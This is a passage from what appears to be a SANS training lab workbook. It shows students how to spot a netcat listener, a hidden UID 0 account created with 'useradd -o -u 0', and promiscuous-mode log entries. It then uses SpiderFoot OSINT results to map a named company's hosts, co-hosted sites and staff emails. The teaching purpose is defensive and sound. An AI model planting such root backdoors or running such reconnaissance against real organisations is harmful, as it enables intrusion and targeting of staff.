nc          2967      root    3u  IPv4   31800       0t0   TCP  *:2222 (LISTEN)
...
```

See it? What is the PID? How can you get more info about that process? (Hint: `lsof` is your friend.)

Unusual UID 0 Accounts

Now, we create and look for unusual accounts.

First, look for *UID* and *GID* 0 accounts on your box. There should be a few:

```
root@slingshot:~# grep :0: /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Now, let's add a new UID 0 (root-level!) account on the box. We'll run the `useradd` command, with the `-o` flag (to override the requirement that each account have a unique UID number), the `-u` flag (for a UID of 0), and the `-s` flag (to set the account's shell to `/sbin/nologin`, so no one can log in with it). Name the account `test`:

```
root@slingshot:~# useradd -o -u 0 -s /sbin/nologin test
root@slingshot:~#
```

Now, look for this account by running that `grep` on the `/etc/passwd` file again:

```
root@slingshot:~# grep :0: /etc/passwd
root:x:0:0:root:/root:/bin/bash
test:x:0:1004::/home/test:/sbin/nologin
```

See it? I sure hope your system admins would.

Sorting Accounts

Now, let's run that `sort` command for `/etc/passwd`, so we can review all accounts, sorted by UID. That way, the UID 0 stuff appears at the top. Pay special attention to accounts with UIDs less than 500, because they are often associated with more sensitive information.

The syntax of our sort command includes `-n` (sort numerically), `k3` (key on the third entry of each line), and `-t:` (use a colon as the delimiter of the file).

```
root@slingshot:~# sort /etc/passwd -nk3 -t: | less
root:x:0:0:root:/root:/bin/bash
test:x:0:1004::/home/test:/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Do you see your evil test account now (the second account in the list with UID 0)?

To exit less, press the `Q` key.

When you are finished with this page of the lab, delete the test account using the `userdel` command, as shown here:

```
root@slingshot:/tmp# userdel -rf test
userdel: user test is currently used by process 1
userdel: test mail spool (/var/mail/test) not found
userdel: test home directory (/home/test) not found
root@slingshot:/tmp#
```

> *You will see an error message userdel: user test is currently used by process 1 and some not found errors as well, but these can be ignored.*

You can confirm that the `test` account has been removed with `grep` again:

```
root@slingshot:/tmp# grep :0: /etc/passwd
root:x:0:0:root:/root:/bin/bash
root@slingshot:/tmp#
```

Unusual Log Entries

As a final lab step, we look through our log files for an unusual entry associated with a network interface going into promiscuous mode.

First, run the following command to make your Linux VM's network card go into promiscuous mode:

```
root@slingshot:~# ip link set eth0 promisc on
```

This command doesn't display any output to the console. You will simply be returned to your prompt.

Next, look for a log entry that indicates that the interface went into promiscuous mode:

```
root@slingshot:~# dmesg | grep promisc
[81439.416893] device eth0 entered promicuous mode
```

See it? Good. Now, clean up by turning promiscuous mode off:

```
root@slingshot:~# ip link set eth0 promisc off
```

Why This Lab Is Important

We've said it before, and we'll say it again multiple times throughout this class: It is vital that you have a good understanding of what is "normal."

Bonus (If Time Permits or Homework)

- Download a deliberately vulnerable version of Linux (such as Damn Vulnerable Linux (https://www.vulnhub.com/series/damn-vulnerable-linux,1/)) to learn how to spot issues before the bad guys do.

- Review hardening guides such as those available from the Center for Internet Security (https://www.cisecurity.org/) .

Additional Resources

Related SANS Classes

SEC506: Securing Linux/Unix (https://www.sans.org/course/securing-linux-unix)

Related Books

The Practice of System and Network Administration: Volume 1: DevOps and Other Best Practices for Enterprise IT, 3rd Edition (https://www.pearson.com/us/higher-education/program/Limoncelli-Practice-of-System-and-Network-Administration-The-Volume-1-Dev-Ops-and-other-Best-Practices-for-Enterprise-IT-3rd-Edition/PGM281808.html)

Lab 2.1: OSINT with SpiderFoot

Brief Intro

In this lab you will use SpiderFoot to evaluate data captured for the Counter Hack Challenges website at www.counterhackchallenges.com (http://www.counterhackchallenges.com).

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Launch SpiderFoot from the desktop icon and evaluate the OSINT data results to identify Counter Hack affiliates, co-hosted websites, email addresses for employees, a hacked email account, and web technology in use.

Walkthrough

In this lab, you will evaluate the SpiderFoot search results for the target site www.counterhackchallenges.com (http://www.counterhackchallenges.com).

> *Counter Hack Challenges is a company founded by Ed Skoudis where he and his team perform information security consulting services for select customers, develop the NetWars product line for the SANS Institute, and publish the Holiday Hack Challenge (https://www.holidayhackchallenge.com) every December.*

In this lab exercises you will use the SpiderFoot search results to identify several key pieces of information, including:


- Counter Hack affiliates including hosting companies and service providers
- Co-hosted websites including virtual web hosts associated with www.counterhackchallenges.com (http://www.counterhackchallenges.com)

- Several employee email addresses
- One hacked email account
- Web technology in use supporting the www.counterhackchallenges.com (http://www.counterhackchallenges.com) site

Start SpiderFoot

First, launch the SpiderFoot application by double-clicking the Windows Desktop *SpiderFoot* icon.

> *This launcher script will start the SpiderFoot application, then launch the web browser. SpiderFoot is a local, web-based application listening on TCP port 5001.*



Scans

☐	Name	Target	Started	Finished	Status	Elemer
☐	Counter Hack	www.counterhackchallenges.com	2019-03-15 12:33:54	2019-03-15 15:39:07	FINISHED	1800
☐	KringleCastle	git.kringlecastle.com	2019-02-24 04:20:36	2019-02-24 09:46:26	FINISHED	28731
☐	HackingExposedWireless	hackingexposedwireless.com	2019-02-21 17:45:40	2019-02-21 18:57:28	FINISHED	1393

Total Scans: **3**


Examine SpiderFoot Search Results

When you run a SpiderFoot OSINT scan for a target site, SpiderFoot saves the search results in a local database file (`spiderfoot.db`). In the class Windows 10 VM, you will see search results for three targets. We'll focus our analysis on the first target, www.counterhackchallenges.com (http://www.counterhackchallenges.com), but feel free to inspect the other search results as well.

In the main SpiderFoot page, you will see the start and stop date and time for the different scans. Note that the scan for www.counterhackchallenges.com (http://www.counterhackchallenges.com) took 3 hours to complete. We won't be running a new scan today! Instead we'll focus on getting useful data from the scan results.

Select the Counter Hack Scan Result

Click on the *Counter Hack* link to open the SpiderFoot scan results for this target. SpiderFoot will list the collected data in the *Browse* view, listing each of the OSINT plugins used to collect data about the target alphabetically, as shown here.




Counter Hack

Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	1	1	2019-03-15 12:34:54
Affiliate - Domain Name	2	19	2019-03-15 14:42:37
Affiliate - Domain Whois	2	2	2019-03-15 14:00:56
Affiliate - IP Address	19	38	2019-03-15 14:40:20
Affiliate - Internet Name	30	56	2019-03-15 15:32:57
Affiliate Description - Abstract	4	4	2019-03-15 14:48:24
Affiliate Description - Category	27	28	2019-03-15 14:48:24

Select the Status View

Instead of starting with the *Browse* results view, click on the *Status* view. This view will show a bar chart of all the plugins used to evaluate the target on the X axis, showing the number of results for each on the Y axis, as shown here.




Total 1800 Unique 1078

Status FINISHED Errors 82


You may wish to maximize your VMware window to see more of the scan results at one time without scrolling.

Scroll through the scan Status page results. Notice that the SpiderFoot scan for *Search Engine's Web Content* returned the most results, as shown here. This is not terribly surprising, and it's not the most useful plugin that SpiderFoot offers.




Select the Graph View

Return to the top of the browser page and select the SpiderFoot *Graph* view. SpiderFoot will display a massive *spiderweb* view of all the search results, as shown here.



At first glance this may not seem terribly useful. However, it provides an interface to deduce how SpiderFoot collected information from one plugin, and used it to see another.

For example, the red dot indicates the beginning or *seed* value used to produce the scan results. In this scan, the seed value is www.counterhackchallenges.com (http://www.counterhackchallenges.com), but it could otherwise be a name, email address, or domain name. Linked to the seed value we see the domain *counterhack.com*, as well as the email address *yori@counterhackchallenges.com* *(mailto:yori@counterhackchallenges.com)*, to which many other informational elements are linked.


SpiderFoot v2.12
127.0.0.1:5001/scaninfo?id=81730D59
SpiderFoot
Counter Hack
Status
Browse
Graph
Scan Settings
Log
R
F
li1016-12.members.linode.com
Internet Archive (Category:
Name: yorick URL: https://github.com/
Garmin connect (Category: health) <SFURL>https://connect.garmin.com/modern/profile
Dailymotion (Category: video) <SFURL>http://www.dailymotion.com/yori</SFURL>
Vimeo (Cat
yori@counterhackchallenges.com
counterhack.com
CN=designer.cour
SEOClerks (Category: social) <SFURL>htt
Pinterest (Category: social) <SFU
www.counterhackchallenges.com
FURL>https://ifttt.com/p/yori</SFURL>
Instagram (Category: social) <SFURL>
6:39 AM
3/27/2019

> *Tip: You can click and move any of the dots in the Graph view to move the labels to a location that is more legible.*

Spend a minute browsing through the Graph view and examine the relationships between the SpiderFoot *seed* value and the other search results. Try and follow a single path, starting from the seed value to the final information element discovered by SpiderFoot.

Select the Browse View

Next, return to the *Browse* view to see the list of information elements gathered by SpiderFoot. Each of these elements represents a plugin used by SpiderFoot to collect information.

> *To return to the list of SpiderFoot elements, click the Browse button. Clicking the Back button in your browser will bring you back to the main SpiderFoot page.*

Spend a few minutes investigating the different OSINT search results collected by SpiderFoot for the www.counterhackchallenges.com (http://www.counterhackchallenges.com) seed value.

The Challenge

Use the Browse view to answer the following questions about the www.counterhackchallenges.com (http://www.counterhackchallenges.com) target:

- Identify the service providers and hosting companies that Counter Hack uses
- Identify 3 hostnames of websites also associated with the server at www.counterhack.com (http://www.counterhack.com)
- Identify 5 Counter Hack employee email addresses
- Identify the email address of a hacked email account
- Identify the web technology in use supporting the www.counterhackchallenges.com (http://www.counterhackchallenges.com) site

DO NOT SCROLL FURTHER UNLESS YOU WANT ANSWERS

In the sections that follow we'll use the SpiderFoot results to answer each of the questions asked for this lab's challenge section. Continue with this lab to see the answers.


Service Providers and Hosting Companies

SpiderFoot includes several plugins to identify *affiliates*, or companies associated with the target. The plugin of primary interest is *Affiliate - Internet Name*.

From SpiderFoot, navigate to the Browse section, then click the *Affiliate - Internet Name* link.

In the list of results you will see several source modules have returned results that indicate affiliates, all relating to the use of DNS interrogation (`sfp_dnsraw`, `sfp_dnsresolve`, and `sfp_dnsneighbor`). Examining this list, there are several host names that identify service providers or hosting companies used for various services associated with www.counterhackchallenges.com (http://www.counterhackchallenges.com):

- ALT1.ASPMX.L.GOOGLE.com (Google MX or *Mail Exchange* for email hosting)
- dns21a.sans.org (SANS Institute DNS services)
- li1015-10.members.linode.com (Linode virtual host services)



	Data Element	Source Data Element	Source Module	Identified
□	ALT1.ASPMX.L.GOOGLE.com	counterhackchallenges.com	sfp_dnsraw	2019-03-15 14:48:20
□	ALT1.ASPMX.L.GOOGLE.com	www.counterhackchallenges.com	sfp_dnsraw	2019-03-15 15:32:57
□	ALT2.ASPMX.L.GOOGLE.com	counterhackchallenges.com	sfp_dnsraw	2019-03-15 14:48:28
□	ALT2.ASPMX.L.GOOGLE.com	www.counterhackchallenges.com	sfp_dnsraw	2019-03-15 15:32:57
□	ASPMX.L.GOOGLE.com	counterhackchallenge	sfp_dnsraw	2019-03-15 1

Answer: Google, SANS, Linode

Associated Websites


The SpiderFoot module *Co-Hosted Site - Domain Name* reveals any DNS names associated with discovered targets using a variety of DNS interrogation techniques.

From SpiderFoot, navigate to the Browse section, then click the *Co-Hosted Site - Domain Name* link.

In the list of results you will see several hostnames resolved by the SpiderFoot `sfp_dnsresolve` plugin, disclosing virtual host aliases for the counterhack.com server:

- designer.counterhack.com
- status.counterhack.com
- www.counterhack.com (http://www.counterhack.com)

This information can be very useful to an attacker, since it discloses the presence of multiple websites all running on the same server. Each website is another opportunity to identify a vulnerability that can expose the server and all the sites it serves.



Browse > Co-Hosted Site - Domain Name

Data Element	Source Data Element	Source Module	Identified
counterhack.com	designer.counterhack.com	sfp_dnsresolve	2019-03-15 [illegible]: 24
counterhack.com	status.counterhack.com	sfp_dnsresolve	2019-03-15 14:42:56
counterhack.com	counterhack.com	sfp_dnsresolve	2019-03-15 15:36:47
counterhack.com	www.counterhack.com	sfp_dnsresolve	2019-03-15 15:38:09
linode.com	li1015-12.members.linode.com	sfp_dnsresolve	2019-03-15 14:42:51

Answer: designer.counterhack.com, status.counterhack.com, www.counterhack.com (http://www.counterhack.com)


Employee Email Addresses

The SpiderFoot module *Email Address* reveals any email addresses associated with the specified target seed. Email addresses are harvested using a variety of plugins including `sfp_builtwith`, `sfp_email`, and `sfp_pgp`.

From SpiderFoot, navigate to the Browse section, then click the *Email Address* link.

